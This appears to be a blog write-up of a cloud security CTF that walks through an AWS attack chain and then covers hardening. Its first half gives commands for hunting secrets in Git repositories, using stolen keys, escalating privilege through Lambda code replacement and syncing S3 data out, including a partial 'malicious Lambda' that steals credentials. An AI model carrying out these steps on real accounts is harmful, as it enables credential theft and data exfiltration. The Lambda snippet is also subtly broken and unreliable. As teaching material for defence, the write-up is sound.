Listen to this Post

Introduction:
Capture The Flag (CTF) exercises like Wiz’s “Ramen Runaway” are more than just games; they are precise simulations of real-world cloud security vulnerabilities. This particular challenge immerses participants in a scenario where a single misconfiguration can lead to a catastrophic data breach, teaching invaluable lessons in Identity and Access Management (IAM), privilege escalation, and cloud storage security. Mastering these concepts is no longer optional for IT professionals in an era dominated by multi-cloud environments.
Learning Objectives:
- Understand the critical role of IAM policies and how overly permissive settings can be exploited.
- Learn the techniques for enumerating cloud storage services (like S3 buckets) and identifying publicly accessible data.
- Develop a methodology for ethical privilege escalation within a cloud environment to understand an attacker’s lateral movement.
You Should Know:
1. The Initial Foothold: Exposed IAM Credentials
The first step in many cloud compromises is discovering exposed credentials. In the Ramen Runaway scenario, this likely involved finding access keys, API tokens, or a service account key hard-coded in a public repository, embedded in application code, or left in an insecure storage location. Attackers use automated scanners to constantly search for these secrets.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Discovery. An attacker might use a tool like `truffleHog` or `git-secrets` to scan public Git repositories for high-entropy strings and known API key patterns.
Command (Linux):
 Scan a git repository for secrets
trufflehog git https://github.com/target-org/target-repo.git
Step 2: Validation. Once a potential AWS Access Key is found, its validity and basic permissions can be checked using the AWS CLI.
Command (Linux/macOS):
 Configure the found key
aws configure set aws_access_key_id AKIAIOSFODNN7EXAMPLE
aws configure set aws_secret_access_key wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
aws configure set region us-east-1

Verify the identity and permissions of the key
aws sts get-caller-identity
2. Privilege Escalation: Gaining Elevated Access
The initially compromised credentials often have low privileges. The attacker’s goal is to escalate to a more powerful role. This can be achieved by exploiting misconfigured IAM policies that allow actions like `iam:PutUserPolicy` or lambda:UpdateFunctionCode.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Enumerate Permissions. Use the compromised credentials to list attached policies and any specific permissions granted.
Command (AWS CLI):
 List attached user policies
aws iam list-attached-user-policies --user-name MyUser
 List policies for the current user
aws iam list-user-policies --user-name MyUser
Step 2: Exploit Misconfiguration. If the user has permission to update a Lambda function, an attacker can replace the function’s code with a malicious version that exfiltrates credentials from the Lambda’s execution role, which often has higher privileges.
Example Python Code for Malicious Lambda:
import os
import json
import boto3

def lambda_handler(event, context):
 Steal the Lambda role's credentials
sts = boto3.client('sts')
credentials = sts.assume_role(
RoleArn=os.environ['AWS_LAMBDA_FUNCTION_ROLE'],
RoleSessionName='lambdatheft'
)['Credentials']

Exfiltrate credentials to an attacker-controlled server
 ... (code to send credentials externally)

return {
'statusCode': 200,
'body': json.dumps('Hello from Lambda!')
}
3. Lateral Movement: Accessing Cloud Storage
With elevated privileges, the attacker can now move laterally to access data storage services. A common target is Amazon S3, where buckets may be misconfigured to allow public or cross-account read/write access.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Discover Storage Buckets. List all available S3 buckets.
Command (AWS CLI):
aws s3 ls
Step 2: Check Bucket Policies and ACLs. Interrogate the bucket’s permissions to find misconfigurations.
Command (AWS CLI):
aws s3api get-bucket-policy --bucket my-bucket-name
aws s3api get-bucket-acl --bucket my-bucket-name
Step 3: Exfiltrate Data. If the bucket is publicly readable or the current credentials grant access, the attacker can sync the entire contents to a local machine.
Command (AWS CLI):
aws s3 sync s3://my-bucket-name ./local-stolen-data/
- Hardening IAM Policies: The Principle of Least Privilege
The core mitigation for this attack path is implementing the principle of least privilege. IAM policies should grant only the permissions absolutely necessary for a user or service to function.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Use Policy Conditions. Restrict policies based on IP address, MFA requirement, or the source of the request.
Example IAM Policy Snippet:
{
"Version": "2012-10-17",
"Statement": [
{
"Effect": "Allow",
"Action": "s3:GetObject",
"Resource": "arn:aws:s3:::secure-bucket/",
"Condition": {
"IpAddress": {"aws:SourceIp": "192.0.2.0/24"},
"Bool": {"aws:MultiFactorAuthPresent": "true"}
}
}
]
}
Step 2: Regularly Rotate Credentials. Implement a mandatory rotation policy for all access keys and secrets.
Command to rotate keys (AWS CLI):
aws iam create-access-key --user-name MyUser
 Update applications with new key, then...
aws iam delete-access-key --user-name MyUser --access-key-id OLD_KEY_ID
5. Securing S3 Buckets: Block Public Access
Prevent accidental exposure of S3 data by enabling block public access settings at the account and bucket level. This is a critical first line of defense.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Enable Account-Level Block. This setting applies to all current and future buckets.
Command (AWS CLI):
aws s3control put-public-access-block \
--account-id 123456789012 \
--public-access-block-configuration BlockPublicAcls=true, IgnorePublicAcls=true, BlockPublicPolicy=true, RestrictPublicBuckets=true
Step 2: Verify Bucket Settings. Ensure no individual bucket has overridden the account-level setting.
Command (AWS CLI):
aws s3api get-public-access-block --bucket my-bucket-name
What Undercode Say:
- The “Ramen Runaway” CTF is a microcosm of the most common and devastating attack chain in the cloud today: credential compromise leading to privilege escalation and data exfiltration.
- The true vulnerability is rarely a complex software bug, but a human-configuration error in IAM or storage services, making continuous security training and automated policy checks non-negotiable.
Analysis: The simplicity of the attack path demonstrated in such CTFs is what makes it so dangerous. Organizations often prioritize application security while leaving foundational cloud configurations as an afterthought. Tools like CSPM (Cloud Security Posture Management) are essential for continuously monitoring for these misconfigurations. The challenge successfully highlights that in the cloud, your perimeter is defined by your IAM policies, and a weak policy is an open door. Proactive hunting for these issues, through internal red teaming or CTF-style exercises, is one of the most effective ways to build a resilient security posture.
Prediction:
The techniques showcased in the Ramen Runaway CTF will become even more prevalent as AI-powered tools lower the skill barrier for attackers. We can expect a rise in automated “credential hunter” bots that continuously scan the public web and version control systems, feeding found keys directly into exploitation frameworks. This will make the time-to-breach for misconfigured cloud assets nearly instantaneous. Consequently, the cybersecurity industry will see a major shift towards AI-driven defense, with automated security tools that not only detect misconfigurations but also actively and autonomously remediate them in real-time, creating a dynamic battle of algorithms in the cloud security space. The concept of “shift-left” security will be forced to evolve into “shift-everywhere,” with continuous validation and hardening throughout the entire DevOps lifecycle.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Laura S – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


